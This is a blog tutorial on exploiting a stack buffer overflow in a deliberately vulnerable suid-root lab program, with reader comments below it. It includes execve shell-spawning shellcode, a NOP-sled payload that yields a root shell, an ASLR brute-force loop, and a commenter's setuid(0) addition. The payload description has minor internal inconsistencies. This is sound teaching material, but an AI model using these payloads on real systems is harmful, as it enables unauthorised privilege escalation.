Shellcode Injection

Dec 26, 2015 • Dhaval Kapil

Introduction

Here I am going to demonstrate how to gain shell access by overflowing a vulnerable buffer. I shall show it with both ASLR disabled as well as ASLR enabled(for those who don't know about ASLR, I'll come to it soon). This post is in continuation with 'Buffer Overflow Exploit', which I wrote earlier. You need not go through it if you're familiar with it.

Prerequisites:

I expect you to have some basic knowledge about C, gcc, command line and x86 assembly. There are plenty of online sources available for them. Apart from that, you should know about the memory layout of a C program and some idea about overflowing the buffer. In case you are not familiar, I suggest reading my earlier blog post.

Scenario:

You have access to a system with an executable binary that is owned by root, has the `suid` bit set, and is vulnerable to buffer overflow. We will now exploit it to gain shell access. To learn more about the `suid` bit see this

Setting up the environment:

1. First create a user `test` without root privileges:

```
[sudo] adduser test
```

2. Create `vuln.c` in the home directory for `test` user.

```
#include <stdio.h>
#include <string.h>

void func(char *name)
{
    char buf[100];
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[])
{
    func(argv[1]);
    return 0;
}
```

Here is the link to the above mentioned code.
Note: You might need `sudo` while accessing the home directory for `test` user.

3. Let's compile it.

> *For 32 bit systems*

```
[sudo] gcc vuln.c -o vuln -fno-stack-protector -z execstack
```

> *For 64 bit systems*

```
[sudo] gcc vuln.c -o vuln -fno-stack-protector -m32 -z execstack
```

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. `-m32` made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32-bit binaries on 64-bit machines. `-z execstack` makes the stack executable(we're going to run the shellcode right?). You can download the binary generated on my machine here.

4. Setting up permissions

```
[sudo] chown root:test vuln
[sudo] chmod 550 vuln
[sudo] chmod u+s vuln
```

Confirm by listing the file, `ls -l vuln`

```
-r-sr-x--- 1 root test 7392 Dec 22 00:27 vuln
```

What is ASLR?

From Wikipedia:

> Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries.

In short, when ASLR is turned on, the addresses of the stack, etc will be randomized. This causes a lot of difficulty in predicting addresses while exploitation.

To disable ASLR:

```
echo "0" | [sudo] dd of=/proc/sys/kernel/randomize_va_space
```

To enable ASLR:

```
echo "2" | [sudo] dd of=/proc/sys/kernel/randomize_va_space
```

Shellcode Injection


In the first part, we’ll turn off ASLR and then approach this problem. After disabling ASLR, log into `test` user. You can switch user on terminal using:

```
su test
```

Clearly there is a vulnerability in `vuln.c`. The `strcpy` function does not specify a maximum length while copying. Let’s disassemble using `objdump` and see what we can find.

```
objdump -d -M intel vuln
```

This is how the it looks like.(It may not be the same in your case).



```
0804844d <func>:
 804844d:       55                      push   ebp
 804844e:       89 e5                   mov    ebp,esp
 8048450:       81 ec 88 00 00 00       sub    esp,0x88
 8048456:       8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
 8048459:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804845d:       8d 45 94                lea    eax,[ebp-0x6c]
 8048460:       89 04 24                mov    DWORD PTR [esp],eax
 8048463:       e8 b8 fe ff ff          call   8048320 <strcpy@plt>
 8048468:       8d 45 94                lea    eax,[ebp-0x6c]
 804846b:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 804846f:       c7 04 24 30 85 04 08    mov    DWORD PTR [esp],0x8048530
 8048476:       e8 95 fe ff ff          call   8048310 <printf@plt>
 804847b:       c9                      leave
 804847c:       c3                      ret

0804847d <main>:
 804847d:       55                      push   ebp
 804847e:       89 e5                   mov    ebp,esp
 8048480:       83 e4 f0                and    esp,0xfffffff0
 8048483:       83 ec 10                sub    esp,0x10
 8048486:       8b 45 0c                mov    eax,DWORD PTR [ebp+0xc]
 8048489:       83 c0 04                add    eax,0x4
 804848c:       8b 00                   mov    eax,DWORD PTR [eax]
 804848e:       89 04 24                mov    DWORD PTR [esp],eax
 8048491:       e8 b7 ff ff ff          call   804844d <func>
 8048496:       b8 00 00 00 00          mov    eax,0x0
 804849b:       c9                      leave
 804849c:       c3                      ret
 804849d:       66 90                   xchg   ax,ax
 804849f:       90                      nop
```

It can be observed that `buf` lies at `ebp - 0x6c`. 0x6c is 108 in decimal. Hence, 108 bytes are allocated for buf in the stack, the next 4 bytes would be the saved `ebp` pointer of the previous stack frame, and the next 4 bytes will be the return address.

Shellcode injection consists of the following main parts:

1. The shellcode that is to be injected is **crafted**.
2. A **possible place is found** where we can insert the shellcode.
3. The program is exploited to **transfer execution flow** to the location where the shellcode was inserted.

We'll deal with each of the steps briefly:

Crafting Shellcode

Crafting shellcode is in itself a big topic to cover here. I shall take it in brief. We will create a shellcode that spawns a shell. First create `shellcode.nasm` with the following code:

```
xor    eax, eax    ;Clearing eax register
push   eax         ;Pushing NULL bytes
push   0x68732f2f  ;Pushing //sh
push   0x6e69622f  ;Pushing /bin
mov    ebx, esp    ;ebx now has address of /bin//sh
push   eax         ;Pushing NULL byte
mov    edx, esp    ;edx now has address of NULL byte
push   ebx         ;Pushing address of /bin//sh
mov    ecx, esp    ;ecx now has address of address
                   ;of /bin//sh byte
mov    al, 11      ;syscall number of execve is 11
int    0x80        ;Make the system call
```


Here is the link to the above mentioned code.

To compile it use `nasm`:

```
nasm -f elf shellcode.asm
```

Use objdump to get the shellcode bytes:

```
objdump -d -M intel shellcode.o
```



```
shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
```

Extracting the bytes gives us the shellcode:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x
b0\x0b\xcd\x80
```

Finding a possible place to inject shellcode

In this example `buf` seems to be the perfect place. We can insert the shellcode by passing it inside the first parameter while running `vuln`. But how do we know what address `buf` will be loaded in stack? That's where `gdb` will help us. As ASLR is disabled we are sure that no matter how many times the binary is run, the address of `buf` will not change.

From the official website of GDB

> GDB, the GNU Project debugger, allows you to see what is going on `inside' another program while it executes – or what another program was doing at the moment it crashed.

Basically, with `gdb` you can run a process, stop it at any given point, examine the memory/etc. It is good to get acquainted with it, however, I shall be using a subset of its features.

So let's run `vuln` using gdb:

```
vampire@linux:/home/test$ gdb -q vuln
Reading symbols from vuln...(no debugging symbols found)...done.
(gdb) break func
Breakpoint 1 at 0x8048456
(gdb) run $(python -c 'print "A"*116')
Starting program: /home/test/vuln $(python -c 'print "A"*116')

Breakpoint 1, 0x08048456 in func ()
(gdb) print $ebp
$1 = (void *) 0xffffce78
(gdb) print $ebp - 0x6c
$2 = (void *) 0xffffce0c
```

I set a breakpoint at the `func` function. I then started the binary with a payload of length 116 as the argument. Printing the address `ebp - 0x6c` shows that `buf` was located at `0xffffce0c`. However this need not be the address of `buf` when we run the program outside of `gdb`. This is because things like environment variables and the name of the program along with arguments are also pushed on the stack. Although, the stack starts at the same address(because of ASLR disabled), the difference in the method of running the program will result in the difference of the address of `buf`. This difference will be around a few bytes and I will later demonstrate how to take care of it.

Note: The length of the payload will have an effect on the location of `buf` as the payload itself is also pushed on the stack(it is part of the arguments). I used one of length 116, which will be the length of the final payload that we'll be passing. In case, you change the length of your payload dramatically, always remember to find the address again.

> ## Transfering execution flow of the program to the inserted shellcode

This is the easiest part. We have the shellcode in memory and know its address(with an error of a few bytes). We have already found out that `vuln` is vulnerable to buffer overflow and we can modify the return address for function `func`.

Crafting payload

Let's insert the shellcode at the end of the argument string so its address is equal to the address of `buf` + some length. Here's our shellcode:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\x
b0\x0b\xcd\x80
```

- Length of shellcode = 25 bytes
- It is also known that return address starts after the first 112 bytes of `buf`
- We'll fill the first 40 bytes with NOP instructions

NOP Sled

NOP Sled is a sequence of NOP (no-operation) instructions meant to "slide" the CPU's instruction execution flow to its final, desired, destination whenever the program branches to a memory address anywhere on the sled. Basically, whenever the CPU sees a NOP instruction, it slides down to the next instruction.

The reason for inserting a NOP sled before the shellcode is that now we can transfer execution flow to anyplace within these 40 bytes. The processor will keep on executing the NOP instructions until it finds the shellcode. We need not know the exact address of the shellcode. This takes care of the earlier mentioned problem of not knowing the address of `buf` exactly.

We will make the processor jump to the address of `buf`(taken from gdb's output) + 20 bytes to get somewhere in the middle of the NOP sled.

```
0xffffce0c + 20 = 0xffffce20
```

We can fill the rest 47(112 - 25 - 40) bytes with random data, say the 'A' character.

Final payload structure:

[40 bytes of NOP - sled] [25 bytes of shellcode] [47 times 'A' will occupy 49 bytes] [4 bytes pointing in the middle of the NOP - sled: 0xffffce16]

So let's try to execute it:

```
test@linux ~ $ ./vuln $(python -c 'print "\x90"*40 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\
xb0\x0b\xcd\x80" + "A"*47 + "\x20\xce\xff\xff"')
Welcome
����������������������������������������j

X�Rhn/shh//bi��RS��`AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA4���
# whoami
root
```

Congratulations! We've got root access.

Note: In case you segmentation fault, try changing the return address by +- 40 a few times.

To summarize, we overflowed the buffer and modified the return address to point near the start of the `buffer` in the stack. The `buffer` itself started with a NOP sled followed by shellcode which got executed. Keep in mind that we did all this with ASLR turned off. Which means that the start of the stack wasn't randomized each time the program was executed. This enabled us to first run the program in `gdb` to know the address of `buffer`. Make sure you've understood everything till here. Now we shall be going to the exciting part!

Shellcode Injection with ASLR

You can turn ASLR on and try to execute our earlier exploit. A great chance you wouldn't be able to run it. So how do we approach now? To begin, let's first try to inspect a few things. Let's create a program to just print the address of its variable which is stored on the stack.

```
#include <stdio.h>

int main()
{
    int a;
    printf("%p\n", &a);
    return 0;
}
```

Here is the link to the above mentioned code.

Compile it to a 32 bit binary as before. This is my output for a few test runs:

```
test@linux ~ $ ./stack_addr
0xffe918bc
test@linux ~ $ ./stack_addr
0xffdc367c
test@linux ~ $ ./stack_addr
0xffeaf37c
test@linux ~ $ ./stack_addr
0xffc31ddc
test@linux ~ $ ./stack_addr
0xffc6a56c
test@linux ~ $ ./stack_addr
0xffbcf9bc
test@linux ~ $ ./stack_addr
0xffbcf02c
test@linux ~ $ ./stack_addr
0xffbf1dcc
test@linux ~ $ ./stack_addr
0xfffe386c
```

```
test@linux ~ $ ./stack_addr
0xff9547cc
```

It seems that every time the variable is loaded at different addresses in the stack. The address can be represented as `0xffXXXXXc` (where X is any hexadecimal digit). With some more testing, it can be seen that even the last half-byte('c' over here) depends on the relative location of the variable inside the program. So in general, the address of a variable on the stack is `0xffXXXXXX`. This amounts to 16^6 = 16777216 possible cases. It can be easily seen that the earlier method, mentioned above to exploit the stack, will now work with only 40/16777216 probability(40 is the length of NOP - sled, if any of those NOP bytes happen to be where the modified return address points, the shellcode will be executed). That means on an average, 1 in every 419431 runs, the shellcode will be executed.

Now that is quite depressing. The key point to note here is that the probability depended on the **length of the NOP sled**. Clearly by increasing its length we can execute our shellcode with greater probability. However, the length of the buffer is limited. We can't get much increase in probability even by using the full buffer. Looks as if we need to find some other place to inject our nop sled + shellcode(i.e. modifying the second step in the three steps listed above).

It turns out that we have another candidate - **environment variable**!

We could insert the nop sled + shellcode in an environment variable. Keep in mind that all the environment variables themselves are loaded on the stack. Moreover, the size limit of environment variables is huge. It turns out that on my machine I can create a NOP sled of 100,000!

So lets create an environment variable `SHELLCODE`:

```
export SHELLCODE=$(python -c 'print "\x90"*100000 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\
xb0\x0b\xcd\x80"')
```

Now let's choose any random address somewhere in the middle, say `0xff881111`. Now run `vuln` program overriding the return address with this. To increase our chances of hittinh lets do this repeatedly using a `for` loop.

```
test@linux ~ $ for i in {1..100}; do ./vuln $(python -c 'print "A"*112 + "\x11\x11\x88\xff"');
done
```

After a few runs, we get shell access!

```
Welcome
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA����
Segmentation fault
Welcome
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA����
Segmentation fault
Welcome
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA����
Segmentation fault
Welcome
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA����
Segmentation fault
Welcome
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA����
# whoami
root
#
```

Sweet, isn't it?

Even if your machine does not support as big a NOP sled as I used, use binary search to choose the maximum allowed. I've listed the probabilities of various sizes:


Size of NOP Sled	Probability of shellcode execution	Average no of tries needed to succeed once
40	2.38418579102e-06	419431
100	5.96046447754e-06	167773
500	2.98023223877e-05	33555
1000	5.96046447754e-05	16778
10000	5.96046447754e-04	1678
100000	5.96046447754e-03	168

In this blog I've used the return address(on the stack) to control the execution flow of the program. There are many other possible places for attacking.

Note: I did a talk and a demo about Shellcode Injection in my college as part of 'Recent trends in Network Security'. Slides can be found here.

Find me on Github and Twitter

Muhammad Jawad Sikandary • a month ago



I have tried many times but did not work.
always getting segmentaiton fault
ASLR: off
stack cookie:disabled
DEP:off

1 ^ | ˅ • Reply • Share ›

Zilikos Sec • 5 months ago

Excellent explanation, now I have a little clearer how to put a shellcode in the stack.

1 ^ | ˅ • Reply • Share ›

Shehosophat Derrier • 6 months ago

Great tutorial. Just curious about why/how it is that the code in the "SHELLCODE" env variable gets executed. Have never seen that before.

^ | ˅ • Reply • Share ›

Shehosophat Derrier ➦ Shehosophat Derrier • 6 months ago

Ah, nevermind, I re-read and saw that space is allocated for environment variables on the stack so there's a 100000 nops added to the stack after which you get to the shell code. Is it even remotely correct to say the A's act as a kind of bridge to the nops? Still trying to get a picture in my head of what's happening.

^ | ˅ • Reply • Share ›

Alex Kaplun ➦ Shehosophat Derrier • 6 months ago

The A's are used to fill the buffer. The allocated buffer length is 108 bytes, then 4 bytes are reserved for an unrelated (in our case) pointer and the next 4 are what we're looking for - the return function address.
What 112 A's do is fill all the allocated 108 bytes of the buffer, then fill the next 4 bytes that held a pointer. Now what comes next was supposed to be the address of main() but now we made it the (probable) address of our NOP-loaded exploit code.

1 ^ | ˅ • Reply • Share ›

Karim Hasebou • 9 months ago

@Dhaval Kapil I have tried following ur steps many times. and no matter what return address i try i keep getting segmentation fault. am using ubuntu 16.04 and i have disabled ALSR. I also made sure the elf is 32bit and enabled stack execution and disabled stack protection . what to do ?

^ | ˅ • Reply • Share ›

Quoc Anh Nguyen Le • a year ago

Hi Dhaval, thanks for your tutorial. I have a questions. I wonder why you inserted 40 bytes of NOP before

shellcode?
[40 bytes of NOP - sled] [25 bytes of shellcode] [47 times ‘A’ will occupy 49 bytes] [4 bytes pointing in the middle of the NOP - sled: 0xffffce16]
Why dont you insert shellcode at first?
Reply • Share ›

Nath • a year ago
Hi Dhaval, first of all a big thanks for your tutorials, they're really well made.
I got two questions regarding the return address :
1. As we choose the return address to be somewhere in the NOP-shed, normally anywhere inside should work, or... ? Why only 0xffffce20 works ? (I got Seg. fault with any other value ffffffce15 to ffffffce30)

2. The address of "print $ebp" I have is different than yours (I have 0xffffd2c8), even with the correct "A"*116 script in the gdb run argument. However, it well yours (0xffffce, after a -0x6c +20) that grant me to the shell and the root access. That's weird...You have an idea why ?
Thanks !

(Edit : I'm in the case ASLR is off)
Reply • Share ›

Vignesh • a year ago
I get this on gdb:

Program received signal SIGILL, Illegal instruction.
0x08048401 in __do_global_dtors_aux ()

I get this outside gdb:
Illegal instruction (core dumped)

I changed the NOP-sleds (+-40) but still get the error.
Reply • Share ›

Mazhar MIK • 2 years ago
Can you please provide me a link from where I can learn writing a shell code like have written ?
Reply • Share ›

Mazhar MIK • 2 years ago
can you please explain the step 4 Setting up permissions ?
What happened in each step ????
1 • Reply • Share ›

Alessandro Giani • 2 years ago
Hey thank you this was really helpfull! I have a question, what if the owner of the vulnarable program is not root and I don't have a way to change it? Does the exploit still works?
1 • Reply • Share ›

Dhaval Kapil Mod → Alessandro Giani • 2 years ago
If the owner of the vulnerable program is not root, the exploit will still work, however, you will get the shell of the user of the owner of the vulnerable program. This is only helpful when either it is a

get a shell on a different computer(generally a web server).

Reply • Share ›

Alessandro Giani → Dhaval Kapil • 2 years ago

Ah I see, thank you!

Reply • Share ›

Alessandro Giani → Alessandro Giani • 2 years ago

Another thing the vulnerable program is compiled with this option "mpreferred-stack-boundary=2" does it changes something when calculating the buffer address or something? Because I keep getting segmentation fault errors

Reply • Share ›

Dhaval Kapil Mod → Alessandro Giani • 2 years ago

By setting this compiler option, gcc will align stack pointer on 4 byte boundaries. This might affect address calculations. Generally the stack pointer is aligned to an 8 byte/16 byte boundary.

Reply • Share ›

CY • 2 years ago

Hi Dhaval, your article really helps a lot! I've been searching all days to find why segmentation fault will occur and non of those seems to help but your solution works! Can you bother telling me why does +- 40 bytes in return address would help to solve this problem?

4 • Reply • Share ›

Dhaval Kapil Mod → CY • 2 years ago

Thank you! That was just a random number. What I meant is that there might be some mistake in the calculation which could get corrected with this.

1 • Reply • Share ›

CY → Dhaval Kapil • 2 years ago

Thank you a lot!

Reply • Share ›

Akash Trehan • 2 years ago

Did you use "//sh" instead of "/sh" to avoid a null byte? Also any other advice for writing shellcodes to reduce their size and/or avoid null bytes?

Reply • Share ›

Max Dulin → Akash Trehan • 3 months ago

Writing shellcode is definitely an art! Understanding how assembly transfers into opcodes it important for ignoring the nullbyte. In the example, notice that Kapil uses xor eax,eax instead of mov eax,0. By doing this, he avoids the nullbyte with this instruction. A similar thing is done where he uses al instead of eax in the last line.

I have been going through the Shellcode hackers handbook, which has been useful thus far. I know this is two years later, but I hope this helps!

Reply • Share ›

Dhaval Kapil Mod → Akash Trehan • 2 years ago

> Did you use "//sh" instead of "/sh" to avoid a null byte?

Yes. There might me other ways too.

> Also any other advice for writing shellcodes to reduce their size and/or avoid null bytes?

I don't have much knowledge about it. You'll find it easily online.

Reply • Share ›

starlight5555 • 2 years ago

Great tutorial, but annoyingly without aslr only works for me inside gdb, otherwise seg error. Btw in gdb "x/200xw $sp - 200" is also an option for finding middle of NOP sled.

1 • Reply • Share ›

Seth • 2 years ago

Hi Dhaval! So, I am getting the shellcode to execute but for some reason I am not getting root access. As soon as i execute, it brings me here '$'. and when I type in whoami, it does not say root. I double checked the shell code and retraced all my steps. Is there something I am missing? Thanks!


1 • Reply • Share ›

Dhaval Kapil Mod → Seth • 2 years ago

Hey, are you sure that you made your binary 'suid'? Show me the output of 'ls -l' of your binary.

Reply • Share ›

Seth → Dhaval Kapil • 2 years ago



Here you go! Yes, I did double check my binary and made sure it was 'suid'. I also have a shot of what I was talking about above the ls -l.

Reply • Share ›

Dhaval Kapil Mod → Seth • 2 years ago

Did you run 'whoami' from within '$' shell?

Reply • Share ›

Seth → Dhaval Kapil • 2 years ago

Hey Dhaval, I figured it out. For some reason the shellcode I created was not working correctly for me. So, to test my theory i tried a different shellcode and it gave me root access with no problem. I'm going to go back and see if I created it wrong but thanks for your replies and help! =) I am going into cyber security and I am really interested in exploits and vulnerabilities so this is why I wanted to learn from your examples above.

Reply • Share ›

Dhaval Kapil Mod ➦ Seth • 2 years ago

I can't think of a way in which you could have generated shellcode that opened up a shell as the `test` user. Let me know if you find out the error. I am really glad that you like my blog!

Reply • Share ›

Vangelis ➦ Dhaval Kapil • 2 years ago

I had the same problem and indeed, it is possible to generate code that will not get you a root shell. Actually the shellcode you provide should suffer from this issue, so I wonder a different thing. Is it maybe some security feature that is distro related?

The problem lies to the fact that there are actually two UIDs. The UID, which is always set to your current user ID, and the EUID (Effective UID), which is set to the ID of the effective user. http://man7.org/linux/man-p.... When the sticky bit is set to a binary, the UID of the program still points to the ID of your non-root user when executed, but the EUID points to the ID of root (which is 0). When the shell is spawn, it belongs (at least in Ubuntu 16.04 that I tested) to the user with UID and not the EUID! Luckily you can set UID with a simple syscall in assembly code, so the shellcode fix is trivial. Just add the following four lines of ASM code at the beginning of your shellcode:

xor ebx, ebx ; The UID of root is zero, so zero out the first syscall argument to zero
xor eax, eax ; Zero out the EAX
mov al, 0x17 ; The syscall number for the setuid syscall (change this to 0x69 on x86_64)
int 0x80 ; Call the syscall

3 • Reply • Share ›

Nikos ➦ Vangelis • 2 years ago

I have the exact same problem. I did not gain root access. Just /bin/sh access. Ubuntu 16.04 LTS x86_64 compiled with -m32.

I used shellcode here instead to penetrate security. http://shell-storm.org/shel...
Finally i did it. (͡° ͜ʖ ͡°)

Reply • Share ›

Dhaval Kapil Mod ➦ Vangelis • 2 years ago

That sounds new to me. I'll test it. Thanks!

Reply • Share ›

Vangelis ➦ Dhaval Kapil • 2 years ago

It looks like it may only be related to the bash or dash shells (in Ubuntu /bin/sh is a symlink to /bin/dash).

http://unix.stackexchange.c...

Reply • Share ›

Seth ➦ Dhaval Kapil • 2 years ago

Will do!

Reply • Share ›

Seth ➦ Dhaval Kapil • 2 years ago

Yes, It comes up telling me I am still under 'test'. But if I try to run any commands i get something like '//sh/bin #:...'

Reply • Share ›

Jasdeep Singh • 2 years ago

Could you explain the shellcode, as in how it converts to the hex code to execute shell?

Reply • Share ›

Dhaval Kapil Mod ➦ Jasdeep Singh • 2 years ago

After writing the assembly code in a text editor, I assembled it using `nasm`. It is an assembler which converts assembly code to machine code. The resulting machine code is indeed the code which you want to inject. `objdump` was used just to retrieve the code in 'hex' format so it can be injected as a string.

Is there anything else you wish to know?

Reply • Share ›

Jasdeep Singh ➦ Dhaval Kapil • 2 years ago

Thanks Dhaval. So this assembly code actually executes the opening of a bourne shell? Is there a way to convert the C code I write to assembly/machine or do I have to learn assembly to write code to execute the opening of the shell? I am new to this. Thank you for the help.

Reply • Share ›

Dhaval Kapil Mod ➦ Jasdeep Singh • 2 years ago

